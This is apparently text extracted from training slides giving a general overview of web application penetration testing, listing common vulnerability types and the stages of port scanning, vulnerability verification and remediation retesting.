


- Web application pen testing is used to identify, analyze, and report vulnerabilities such as input validation, buffer overflow, SQL injection, bypassing authentication, code execution, etc. in a given application
- The best way to perform penetration testing is to conduct a series of methodical and repeatable tests, and to work through all of the different application vulnerabilities



Remediation of Vulnerabilities

To retest the solution against vulnerability to ensure that it is completely secure



Why Web Application Pen Testing?

Identification of Ports


Scan the ports to identify the associated running services and analyze them through automated or manual tests to find weaknesses

Verification of Vulnerabilities


To exploit the vulnerability in order to test and fix the issue

Web Application Pen Testing

(Contd)



